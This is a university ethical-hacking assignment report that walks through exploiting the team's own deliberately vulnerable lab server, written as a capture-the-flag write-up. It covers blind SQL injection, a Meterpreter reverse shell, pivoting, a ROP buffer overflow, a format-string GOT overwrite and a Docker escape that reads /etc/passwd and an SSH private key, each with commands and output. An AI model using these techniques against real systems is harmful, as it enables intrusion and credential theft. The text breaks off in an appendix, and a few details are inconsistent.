ICT2204 Ethical Hacking

Team 29

Assignment 1

Team Members:

DARYL LIM KAI ZHI	2101688
DYLAN TEO JIAN LE	2101920
YAP JIA HAO	2100958
TAN KIAN YUN	2103012
TAN TECK LING	2102072

Table of Contents

Section 1: Server Details

1.1 IP Address

Host Public IP: 209.97.168.24

Container 1 IP: 10.0.1.3
Container 2 IP: 10.0.1.2, 10.0.2.3
Container 3 IP: 10.0.2.2

The containers' IP addresses are provided by Docker's internal DHCP server and may be subject to change

1.2 Server Type

Virtual Private Server powered by DigitalOcean.

Host's SSH server listening on 209.97.168.24:22
Container 1's Apache server listening on 209.97.168.24:58464
Container 2's Express server listening on 10.0.1.2:3000 and 10.0.2.3:3000
Container 2's SSH server listening on 10.0.1.2:22 and 10.0.2.3:22
Container 3's Custom HTTP server listening on 10.0.2.2:8080

1.3 OS Platform

Linux ubuntu-s-2vcpu-4gb-sgp1-29 5.15.0-48-generic #54-Ubuntu SMP Fri Aug 26 13:26:29 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux

1.4 Vulnerable Applications

Online shopping website with Blind SQLi vulnerability.

An arp command with SUID bit configured for Arbitrary File Read.

A login website with bad custom hash implementation and Arbitrary File Read.

Bad RSA keys which are affected by the Common Factor vulnerability.

A simple web server that is vulnerable to Buffer Overflow to get Remote Code Execution.

A misconfigured SUID echo program that is vulnerable to a Format String Attack for Privilege Escalation which provides Arbitrary File Read as root on the host system.

1.5 Miscellaneous Information

Docker containers restart every Monday 12am and Thursdays 12pm to provide a clean slate for each service via a cron job.

Section 2: Hardening the Server

2.1 Hardening Techniques

Both the Host and the Containers (Docker configurations located in appendix G) are hardened to make compromising the server a little harder.

2.1.1 Host System (Ubuntu)

Disable Root login for SSH.
Set "PermitRootLogin no" in /etc/ssh/sshd_config.

Disable password login for SSH. This requires a SSH key to access the system.
Set "PasswordAuthentication no" in /etc/ssh/sshd_config

Deny Root user usage.
Set the shell of the root to nologin by doing "chsh -s /sbin/nologin".

Run as normal user with sudo privileges
Create a new user on the system and set the group to admin.

Use a 16 character password for the user. This reduces the possibility of passwords being susceptible to brute forcing.

Uncomplicated Firewall blocks all ports apart from SSH and ports exposed by the Docker Container services.

Usage of Docker containers for isolation. Ensures attacks have to go through each container, preventing access to the host directly.

Web server is not running on any privileged ports which provides security through obscurity.

2.1.2 Containerisation

Containers use trusted base images which reduces the chances of having possible vulnerabilities or backdoors.

Containers do not run as Root which prevents attackers from taking over with Root privileges when the application is exploited.

Containers do not run in privileged mode. This prevents attackers from bypassing the environment isolation Docker provides.

Container does not share the host's network namespace which prevents attackers from accessing network interfaces within the host.

Container is running with a read-only filesystem which prevents files and directories from being overwritten by the attacker even as Root.

Container limits PIDs and RAM. This prevents attackers from attempting to DoS the server by launching fork bombs or using up all the system's available memory.

```
deploy.resources.limits.memory = 128M
deploy.resorces.limits.pids = 32
```

2.2 Hardening Tools

The Docker Bench for Security tool was used to self-assess our containers by checking for the common best practices when deploying Docker containers. These best practices are based on the CIS Docker Benchmark v1.4.0.

Section 3: Vulnerability Exploitation Techniques

3.1 Blind SQL Injection

Vulnerability Explanation:
A blind SQLi attack allows attackers to leak the administrator credentials. This allows attackers to upload any PHP file and get remote code execution.


Severity: High

Vulnerability Fix: Use prepared statements rather than concatenating user input with SQL query.

Port Scanning and Service Detection
Use Nmap to scan for open ports and its corresponding service versions. There is an SSH server and 2 HTTP servers, one using SimpleHTTPServer 0.6 while the other is using Apache 2.4.38.

```
❯  nmap -sS -sV 209.97.168.24 -p-
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
8000/tcp  open  http    SimpleHTTPServer 0.6 (Python 3.10.7)
58464/tcp open  http    Apache httpd 2.4.38 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The web application on port 58464 displays a login web page. Upon logging in, users will be directed to an online store search page.



The search bar is vulnerable to a SQL injection attack, yet the HTTP response does not contain results returned from the SQL queries or any error messages generated by the database.


Leaking User Credentials
Using Burp Suite, the HTTP GET request is captured and saved in a text file. SQLmap is then used to test various SQL injection methods against the 'search' parameter (Appendix A). The aim is to retrieve usernames and passwords from the member table.

```
Database: 2204_for_fun
Table: member
[10 entries]
+----------+---------------------+--------------------------------------------------------------+----------+
| idmember | email               | password                                                     | username |
+----------+---------------------+--------------------------------------------------------------+----------+
-truncated data-
| 5        | prince@gmail.com    | $2y$10$MZJUfhk2Bqiv2UdMBMabkeCjAT2510rY8mjK/Kdh5zWDCAOYaxxCm | rain     |
| 6        | superadmin@gmail.com| $2y$10$DND.mewjy7IdQ4eZ8FjPweZvQec07VXp9wjCmruhwjpTtr4XOAh5a | god      |
| 7        | king@gmail.com      | $2y$10$c61VDxPx9hBxzVL0IizeweL2lHCjcOZzKfatVRkX2.ZjPM9pPx/CK | nimda    |
| 8        | superadmin@mail.com | $2y$03ac21a9797a06114f0aedd391a1e2a3                         | dog      |
| 9        | queen@gmail.com     | $2y$10$M8QTvfRphnQBkKd5CiyRYO2fw6LGw3nPwElul46tXWQHsP2fv7pLS | rip      |
| 10       | jim@gmail.com       | $2y$10$.rczf3pvlKV/6mOv2FCpAuRpnxFRbc5iSWoczrRjUQ2aYHTm7UTNq | NULL     |
+----------+---------------------+--------------------------------------------------------------+----------+
```

The password of *superadmin@mail.com* is distinctly different from the other passwords. It is in fact hashed in the MD5 algorithm. The password is decrypted using https://www.md5online.org/md5-decrypt.html and revealed as “No result found".

Found : **No result found**
(hash = 03ac21a9797a06114f0aedd391a1e2a3)


Upon logging in with the email *superadmin@gmail.com* and the cracked password, a bogus web page will be displayed.



In the *member* table, the account of *king@gmail.com* has the username *nimda* (*admin* read backwards) listed. The upload web page can be accessed using the email *king@gmail.com* and the cracked password.

Uploading PHP Reverse Shell

Using Msfvenom, a php reverse shell is generated. Ngrok is used to tunnel into the internal network. The reverse shell can be uploaded in the upload web page.



The reverse shell will then be uploaded to the */uploads* directory. Using Metasploit's *exploit/multi/handler* module, set the connection configurations to the same settings compiled in the reverse shell. Subsequently, start a listener in Metasploit to capture the incoming connection offer from the vulnerable web server.

```
msf6 post(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
msf6 post(multi/handler) > set LHOST=0.0.0.0
msf6 post(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:4444
```

Using curl, execute the reverse shell in the */uploads* directory. A Meterpreter session between the vulnerable web server and localhost is then established.

```
meterpreter > cat /home/computer1/flag.txt
Congratulations on solving part 1/6! Here's your flag!
FLAG{y0u_4r3_on_7h3_h1ghw4y_70_h3ll}
```

Therefore the flag is FLAG{y0u_4r3_on_7h3_h1ghw4y_70_h3ll}.

3.2 ARP Arbitrary File Read

Vulnerability Explanation:
The "arp" binary allows arbitrary file read. With the SUID bit set, any file can be read by the owner of the "arp" binary.

Severity: Low

Vulnerability Fix: Remove SUID bit for "arp" binary.

Finding Binaries With SUID Bit Set
Go to the home directory. Use the "find" command to get all files with the SUID bit. The "arp" command is not a binary that should have the SUID bit on by default. It is in fact owned by "rooot", which is the user that owns the file "chickendinner.txt". The "arp" command can read files by using the "-v -f" flags (full output can be found in Appendix B).

```
computer1@9f2e189e6321:/tmp$ find / -perm -u=s -type f 2>/dev/null
–truncated data–
/usr/sbin/arp
computer1@9f2e189e6321:/tmp$ ls -la /usr/sbin/arp
-rwsr-xr-x 1 rooot root 67512 Sep 24  2018 /usr/sbin/arp
computer1@9f2e189e6321:~$ arp -v -f chickendinner.txt
>> Congratulations on solving part 2/6! Here's your flag!
Congratulations: Host name lookup failure
arp: cannot set entry on line 1 of etherfile chickendinner.txt !
>> FLAG{1_d1d_n07_kn0w_4rp_c0uld_r34d_f1l35}
–truncated data–
```

Therefore the flag is FLAG{1_d1d_n07_kn0w_4rp_c0uld_r34d_f1l35}

3.2.1 Pivoting

Using Meterpreter, a statically linked binary of Nmap is downloaded into the /root directory. An Nmap scan is performed on the 10.0.1.0/24 network.

Find Alive Hosts

Nmap manages to find 3 IP addresses, the Ubuntu host (10.0.1.1), the current container (10.0.1.3) and the next container (10.0.1.2).

```
root@2f4239201e47:~# ./nmap -sn 10.0.1.0/24 -T4
Nmap scan report for ubuntu-s-2vcpu-4gb-sgp1-29 (10.0.1.1)
Host is up (0.000088s latency).
MAC Address: 02:42:17:81:CB:0F (Unknown)
Nmap scan report for container2.container_one_two_local (10.0.1.2)
Host is up (0.000030s latency).t
MAC Address: 02:42:0A:00:01:02 (Unknown)
Nmap scan report for 2f4239201e47 (10.0.1.3)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 6.41 seconds
```

Port Scan and Service Detection

Doing a full port scan of 10.0.1.2 with service detection, Nmap shows that ports 22 and 3000 are opened and running OpenSSH 9.0 and Node.js Express framework respectively.

```
root@2f4239201e47:~# ./nmap -sV 10.0.1.2 -p- -T4
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 9.0 (protocol 2.0)
3000/tcp open  http    syn-ack ttl 64 Node.js Express framework
MAC Address: 02:42:0A:00:01:02 (Unknown)
```

Setting Internal Routes

Using Metasploit's autoroute post-exploitation module, set the SESSION option to the Meterpreter session number to generate the routes (Routes may need to be manually added).

```
msf6 post(multi/manage/autoroute) > set SESSION 1
msf6 post(multi/manage/autoroute) > run

[+] Route added to subnet 10.0.1.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 172.18.0.0/255.255.0.0 from host's routing table.
msf6 post(multi/manage/autoroute) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.0.1.0           255.255.255.0      Session 1
   172.18.0.0         255.255.0.0        Session 1
```

Creating SOCKS4 Proxy

To configure the attacker's host to route through the compromised container, Metasploit has an auxiliary module to create a socks proxy through the session. Set the SRVPORT to 9050 and VERSION to 4a to make it compatible with the default settings of proxychains.

```
msf6 auxiliary(server/socks_proxy) > set SRVPORT 9050
msf6 auxiliary(server/socks_proxy) > set VERSION 4a
msf6 auxiliary(server/socks_proxy) > run
[*] Starting the SOCKS proxy server
```

Routing Traffic Through Proxychains

Use proxychains command to send out traffic through the socks proxy, the ssh and express web application. Alternatively, browsers like Firefox or Chrome allow routing through socks proxies within their internal settings.

```
❯  proxychains curl http://10.0.1.2:3000
<html>
    <head>
        <title>Super Ultra Secret Vault</title>
    </head>
–truncated data–
```

3.3 Misconfigured Express Application

Vulnerability Explanation:
Custom implementation of a password check allows attackers to perform arbitrary file reads on the system once authenticated.

Severity: Medium

Vulnerability Fix: Use tried and tested hash algorithms like SHA-2 or SHA-3.

Information Gathering
The Express web application on port 3000 contains only a password input field with an unlock button.

Nmap's in-built vulnerability scanner reveals that a file /robots.txt shows /app/ as a potentially interesting folder.

```
root@2f4239201e47:~#  nmap -sV 10.0.1.2 -p 3000 --script vuln -T4
PORT     STATE SERVICE REASON         VERSION
3000/tcp open  http    syn-ack ttl 37 Node.js Express framework
| http-enum:
|   /robots.txt: Robots file
|   /app/: Potentially interesting folder
-truncated data-
```

Viewing /app shows the source code to the Express web application with an unlock function. (Full source code can be found in Appendix C).

```
❯  curl http://10.0.1.2:3000/app
const unlock = (password) => {
    return (
        password.length == 8 &&
        password.charCodeAt(0) == 71 &&
        password.charCodeAt(1) == 38 &&
        password.charCodeAt(2) * password.charCodeAt(3) === 5800 &&
        password.charCodeAt(2) - password.charCodeAt(3) === -66 &&
-truncated data-
    try {
        if (!unlock(password)) {
            res.status(301).redirect("/");
            res.end();
            return;
        }
-truncated data-
        if (fs.statSync(path).isDirectory())
res.write(JSON.stringify(fs.readdirSync(path)));
        else res.write(fs.readFileSync(path));
-truncated data-
```

Solving Simultaneous Equation
The POST /login method receives the password and checks it against the default function. If the unlock function returns true, the path variable will provide an arbitrary file read to anywhere in the container.

Although the unlock function may initially seem daunting, it is merely a large simultaneous equation with 8 unknown variables. The first 2 characters are given, which are the ASCII values “78” and “38”, which are “G” and “&” respectively. The next 2 characters can be found by solving a simple simultaneous equation with 2 unknowns. This gives the ASCII values “50” and “116”, which are “2” and “t” respectively. Substituting these known values into the remaining 4 equations will create a simultaneous equation with 4 unknowns. Using a SAT solver such as z3, the remaining values can be easily solved, which gives the ASCII values “94”, “52”, “98” and “116”. Combining all the ASCII values gives the password “G&2t^4b9”. (SAT solver script can be found in Appendix C). Alternatively, with only 4 unknowns, there are about 250 million possibilities, which can be brute-forced.

Perform Arbitrary File Read

URL-encode the password and send the POST request to curl to see if the web application accepts the password. The path parameter can be specified to read any file or directory in the container.

```
❯  curl -X POST http://10.0.1.2:3000/login --data "password=G%262t%5E4b9"
Successfully logged in!
❯  curl 10.0.1.2:3000/login --data "password=G%262t%5E4b9&path=/home/computer2"
[".ash_history",".npm","authorized_keys","flag.txt"]
❯  curl 10.0.1.2:3000/login --data
"password=G%262t%5E4b9&path=/home/computer2/flag.txt"
Congratulations on solving part 3/6! Here's your flag!
FLAG{5h0uld_h4v3_ju57_u53d_sha256}
```

Therefore the flag is FLAG{5h0uld_h4v3_ju57_u53d_sha256}.

3.4 RSA Common Factor Vulnerability

Vulnerability Explanation:

A bad implementation of SSH RSA key generation which reuses one of the primes allowing attackers to perform the GCD Euclidean Algorithm to retrieve the private key and login as root.

Severity: High

Vulnerability Fix: Use stronger SSH key algorithms such as ed25519.

Acquiring SSH RSA Public Keys

With an arbitrary file read from section 3.3, there is a history file that shows the authorised public keys have been copied to the root’s .ssh directory.

```
❯  curl http://10.0.1.2:3000/login --data
"password=G%262t%5E4b9&path=/home/computer2/.ash_history"
sudo cp authorized_keys /root/.ssh/authorized_keys
❯  curl http://10.0.1.2:3000/login --data
"password=G%262t%5E4b9&path=/home/computer2/authorized_keys"
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAH6kT9M1xXl6QSVH2TqGH7dzH3Mi1RwNl7c7axZdTuOARGWBM1Zbo6R
fpxV9CUdvrFD5cz1rJUM0HIuqX+uNL4cmnuXJf/B7bfrtetBuAHd35oSlpQrgI55aHPcU0yqC+rM6etji6B
2vX2-truncated data-
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCDQWAdr0k/BmPtCbGfA95X4vwXGYc4LjxProZfyxwTWReHf8DT1Sg
F74zeDN2i50D8xlFBitX9XeIOknFZINgZOKy/EpErRWJghYnx9gJ6lO0OSIBDgoix/D+g/1f88JvZ93z6+H
bEwY-truncated data-
```

Retrieving Private Key and Login as Root

As the security of RSA depends on the fact that it's extremely computationally expensive and time consuming, the private keys are impossible to retrieve with today's technology. However, these keys are generated by sharing one of the primes. Using Euler's Greatest Common Divisor (GCD) algorithm, the factoring process is lowered to mere seconds. To solve, extract the "n" value from each key, and run the GCD algorithm to retrieve the common prime.

The private key can be easily calculated with the primes "p" and "q". (Solution script can be found in Appendix D). Using this private key, privilege escalation can be achieved by SSH-ing into root.

```
❯  ssh -i someuser.priv -p 2222 root@10.0.1.2
Welcome to Alpine!

d3937a064d8b:~# cat flag.txt
Congratulations on solving part 4/6! Here's your flag!
FLAG{7h3_gcd_4l60r17hm_15_pur3_m461c}
```

Therefore the flag is FLAG{7h3_gcd_4l60r17hm_15_pur3_m461c}.

Similarly to section 3.2, use Msfvenom to generate a Meterpreter reverse shell, set up a listener and execute the reverse shell as root.

3.4.1 Pivoting

Similarly to section 3.2.1, a statically linked binary of Nmap is uploaded and the 10.0.2.0/24 network is scanned for opened ports and the routes are set up within Metasploit for proxychains.

Nmap manages to find 3 IP addresses, the Ubuntu host (10.0.2.1), the current container (10.0.2.3) and the next container (10.0.2.2).

```
d3937a064d8b:~# ./nmap -sn 10.0.2.0/24 -T4
Nmap scan report for 10.0.2.1
Host is up (0.00010s latency).
MAC Address: 02:42:28:B0:2C:F8 (Unknown)
Nmap scan report for container3.container_two_three_local (10.0.2.2)
Host is up (0.000055s latency).
MAC Address: 02:42:0A:00:02:02 (Unknown)
Nmap scan report for d3937a064d8b (10.0.2.3)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 13.24 seconds
```

Doing a full port scan of 10.0.2.2 with service detection, Nmap shows that port 8080 is opened and running an "Http Server written in C".

```
./nmap -sV 10.0.2.2 -p- -T4
PORT     STATE SERVICE    REASON         VERSION
8080/tcp open  http-proxy syn-ack ttl 64 Http Server written in C
-truncated-
```

3.5 Buffer Overflow

Vulnerability Explanation:
A custom web server written in C which is vulnerable to buffer overflow exploit but has no stack canaries. This allows remote code execution on the system.

Severity: High

Vulnerability Fix: Activate stack canary, do not use vulnerable functions like gets().

Directory Traversal
From section 3.4.1, the web server is a custom and written in C, which may be vulnerable to many types of exploits if not coded well. Crafting a custom HTTP header with "/../../etc/passwd" verifies that it is vulnerable to directory traversal.

```
❯  printf "GET /../../etc/passwd HTTP/1.1\n" | nc 10.0.2.2 8080
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Server: Http Server written in C

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
-truncated data-
```

Obtain Web Server Binary
The symlink "/proc/self/exe" points to the binary of the current process. In this case, it is the web server binary. Pipe to sed to remove the HTTP headers.

```
❯  printf "GET /../../proc/self/exe HTTP/1.1\n" | nc 10.0.2.2 8080 | sed -e '1,4d'
> httpserver
❯  file httpserver
httpserver: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0,
BuildID[sha1]=8fcbb0d24464a2d0db075447f04a763182b9d2db, not stripped
```

Viewing the website shows that it is running on Debian Buster. Therefore this web server is using GLIBC-2.28 and can be downloaded from libc-database.

```
❯  curl http://10.0.2.2:8080
<html>
    <body>
-truncated data-
        <h1>Team 29 Best Website in the Whole Wide World</h1>
        <p>I sure hope no one hacks this beautiful website</p>
        <h3>Hosted on Debian Buster</h3>
-truncated data-
    </body>
</html>
```

The checksec command reveals that only Partial RELRO and NX are enabled.

```
❯  pwn checksec httpserver
[*] '/home/pwnbox/httpserver'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Analysis of Binary

Radare2 with the Ghidra decompiler shows the pseudo-decompiled code of the “main” and “readFile” function. (Pseudo-decompiled code located in Appendix E). There is a “gets” function which is vulnerable to buffer overflow. The “readFile” function contains “strcat” which can cause a buffer overflow. However, “sscanf” stops reading bytes after it encounters whitespace characters which include null bytes, which are important for the exploit. Since “strcat” reads until the null byte, a null byte can be appended at the front of the buffer overflow padding to prevent a crash at the “readFile” function.

Calculating Offset and Return Oriented Programming

The De Bruijn sequence can be used to calculate the amount of padding required to overwrite the return address. Write 3 bytes, 1 null byte then followed by the sequence to prevent overriding the return address. Therefore 260 bytes of padding is required.

```
pwndbg> r < exp
-truncated data-
► 0x401450 <main+289>    ret    <0x6261616161616169>
-truncated data-
>>> cyclic_find(0x6261616161616169, n=8) - 4
260
```

Since NX is enabled, jumping to shellcode is no longer viable. To combat this, return-oriented programming (ROP) is required. However, to deal with ASLR, an address from LIBC has to be leaked so the offset can be calculated. The Global Offset Table (GOT) contains the addresses of LIBC. Therefore, the return pointer can be overwritten with the address to the Process Linkage Table (PLT) of “puts” with the argument of the “puts” GOT to leak the location of “puts” in LIBC. Next, jump to the start of “main” again so the buffer can be overwritten again for the second stage. Subtract the leaked “puts” value with the “puts” value in LIBC to calculate the offset.

```
[+] Starting local process '/home/pwnbox/httpserver': pid 850
[*] PUTS GOT 0x404020
[*] 0x0000:   b'GET aaa\x00'
-truncated data-
    0x0108:         0x4014bb pop rdi; ret
    0x0110:         0x404020 [arg0] rdi = got.puts
    0x0118:         0x401040 puts
    0x0120:         0x40132f main()
[*] PUTS: 0x7ff59efcf8f0
[*] LIBC base: 0x7ff59ef5b000
```

Once the instruction pointer jumps back to the main function, the second stage of the exploit is sent. Call the "system" function and provide the address of "/bin/sh" from LIBC. A ROP to "exit" with an argument of 0 can be used so the program exits gracefully. (Solution Script located in Appendix E).

```
[*] 0x0000:   b'GET aaa\x00' b'GET
-truncated data-
    0x0108:         0x401016 ret
    0x0110:         0x4014bb pop rdi; ret
    0x0118:   0x7ff59f0f3018 [arg0] rdi = 140692912287768
    0x0120:   0x7ff59efa4220 system
    0x0128:         0x4014bb pop rdi; ret
    0x0130:              0x0 [arg0] rdi = 0
    0x0138:   0x7ff59ef95f50 exit
[*] Switching to interactive mode
$ cd ~
$ ls
someflagnamethatcannotbeguessedsoyouactuallyneedtogetshell.txt
$ cat someflagnamethatcannotbeguessedsoyouactuallyneedtogetshell.txt
Congratulations on solving part 5/6! Here's your flag!
FLAG{n3v3r_3v3r_u53_gets_n0_m4773r_h0w_l4zy_y0u_4r3}
```

Therefore the flag is FLAG{n3v3r_3v3r_u53_gets_n0_m4773r_h0w_l4zy_y0u_4r3}.

3.6 Format String Attack

Vulnerability Explanation:
A custom echo service that is vulnerable to a format string exploit which provides remote code execution as root. With the dac_read_search capability, attackers can read any file on the system as root, which includes in /etc/shadow file.

Severity: Critical

Vulnerability Fix: Remove SUID bit, use proper format strings in printf() and activate full RELRO.

Finding SUID Bit Binary
Uploading and running linpeas.sh to find files with the SUID bit.

```
-truncated data-
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 17K Sep 23 12:29 /usr/bin/echoservice (Unknown SUID binary!)
```

Download /usr/bin/echoservice and use checksec to reveal that Partial RELRO, Stack Canary, NX and PIE are all enabled.

```
❯  pwn checksec echoservice
[*] '/home/pwnbox/echoservice'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Use Radare2 and Ghidra to decompile the program. (Pseudo-decompiled program located in Appendix F). The “printf” function does not have any format string explicitly declared, but rather gives the user full control of the format string. This binary is vulnerable to a format string attack.

Patching Binary to Use GLIBC-2.28

Download the dynamic linker and LIBC and patch echoservice to use them instead of the host’s LIBC and linker.

```
❯  patchelf --set-interpreter ./ld-2.28.so --add-needed ./libc-2.28.so
./echoservice --output ./echoservice_patchelf
```

Finding PIE Base Address

Firstly, the base address of the binary has to be calculated. To do so, find an address that is close to one on the stack. In this case, the 27th value on the stack will work. 0x5555555552bd - 0x555555554000 = 0x12bd is the offset. Run the binary, get the 27th value from the stack, and subtract the offset to get the binary’s base address.

```
pwndbg> r
%27$p
0x5555555552bd
-truncated data-
pwndbg> piebase
Calculated VA from /home/pwnbox/echoservice_patched = 0x555555554000
```

Finding Offset

Next, the base address of libc has to be calculated. To do so, find which item on the stack contains the user input. In this case, it starts from the 6th value on the stack.

```
❯  ./echoservice_patched
AAAAAAAA%6$p
AAAAAAAA0x4141414141414141
```

Overwriting GOT of printf()

Instead of printing the value on the stack, to get the GOT of the “printf” in LIBC. This can be done by using %s as it treats the value on the stack as an address to read from. However, since “printf” stops reading when it encounters a null byte, the format string has to be placed first before the GOT address. Therefore, we read from the 7th value on the stack. Once the “printf” function’s address is leaked, the base address of LIBC can be calculated.

```
| %7$s | 4 bytes of padding | Address of printf’s GOT |
```

Since there is only Partial RELRO, the GOT of “printf” can be overwritten with “system”. The %n specifier can be used to write values into the address on the stack. Since the address of where to write to can be controlled and the amount of padding can be used to control the value, “printf” can write anything anywhere in memory. Since the buffer only accepts 100 bytes, the write size should be of type “short”.

Since “fgets” reads the user input and uses it as the first argument of “printf”, it has been overwritten with “system”, it now runs any command given, giving a shell.

However, calculating all these offsets of non-printable characters cannot be done manually. Fortunately, there is socat, which can forward stdin and stdout over the network. Run the exploit as a service and use socat to connect to the exploit service. (Solution script located in Appendix F).

```
$ socat tcp:<host>:<port> exec:/usr/bin/echoservice

❯  python3 solve.py
[+] PIE base: 0x56383c6b2000
[+] PRINTF@LIBC: 0x7f244c323560
[+] LIBC base: 0x7f244c2cb000
-truncated data-
$ id
uid=0(root) gid=100(users) groups=100(users)
```

3.6.1 Docker Container Escape

Arbitrary File Read on Host

The "fake flag" contains information regarding escaping the Docker container. There is an insecure key in ~/.ssh/authorized_keys in one of the users.

```
# cat /root/fakeflag.txt
-truncated data-
There's a user on the host who has an insecure authorised ssh key.
(Try looking at the hostname of the public key)
```

Using "capsh", the capabilities of the container is displayed. CAP_DAC_READ_SEARCH allows the root user on the container to read any file on the host as root.

```
# capsh --print
Current: = cap_dac_read_search+ep
Bounding set =cap_dac_read_search
-truncated data-
```

Using shocker, the /etc/passwd file on the host can be read to list all the users. The user that looks interesting is "comegettheflag" and the home location is "/home/comegettheflag".

```
# ./shocker /etc/passwd passwd
-truncated data-
# cat passwd
-truncated data-
team29:x:1000:100::/home/team29:/bin/bash
comegettheflag:x:1001:1001::/home/comegettheflag:/bin/bash
```

Retrieving SSH Key

Retrieving the "authorized_keys" file and viewing it, it shows that it was generated on the ubuntu host by the user "comegettheflag". Therefore, the authorised private key is located in "/home/comegettheflag/.ssh/id_rsa". Retrieve that file using shocker, and ssh into the host with the private key to get the final flag.

```
# ./shocker /home/comegettheflag/.ssh/authorized_keys authorized_keys
-truncated data-
# cat authorized_keys
```

```
-truncated data-0uH1ZO84QzJblpnAYFPcYMU= comegettheflag@ubuntu-s-2vcpu-4gb-sgp1-29
# ./shocker /home/comegettheflag/.ssh/id_rsa id_rsa
# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
-truncated data-
❯  ssh -i id_rsa comegettheflag@209.97.168.24
comegettheflag9@ubuntu-s-2vcpu-4gb-sgp1-69420:~$ /bin/cat 🇸🇬
Congratulations on solving part 6/6! Here's your flag!
FLAG{f0rm47_57r1n6_70_c0n741n3r_35c4p3}
```

Therefore the flag is FLAG{f0rm47_57r1n6_70_c0n741n3r_35c4p3}.

Appendix A

Blind SQL Injection Solution Scripts

HTTP GET result saved as sql.txt

```
GET /search_display.php?search=pen HTTP/1.1
Host: 209.97.168.24:58464
Referer: http://209.97.168.24:58464/home.php
Cookie: PHPSESSID=4ab6159adee5027b8de27ac5855a9d2f
```

Search for database names

```
❯  sqlmap -r sql.txt –v 3 -p search –dbs
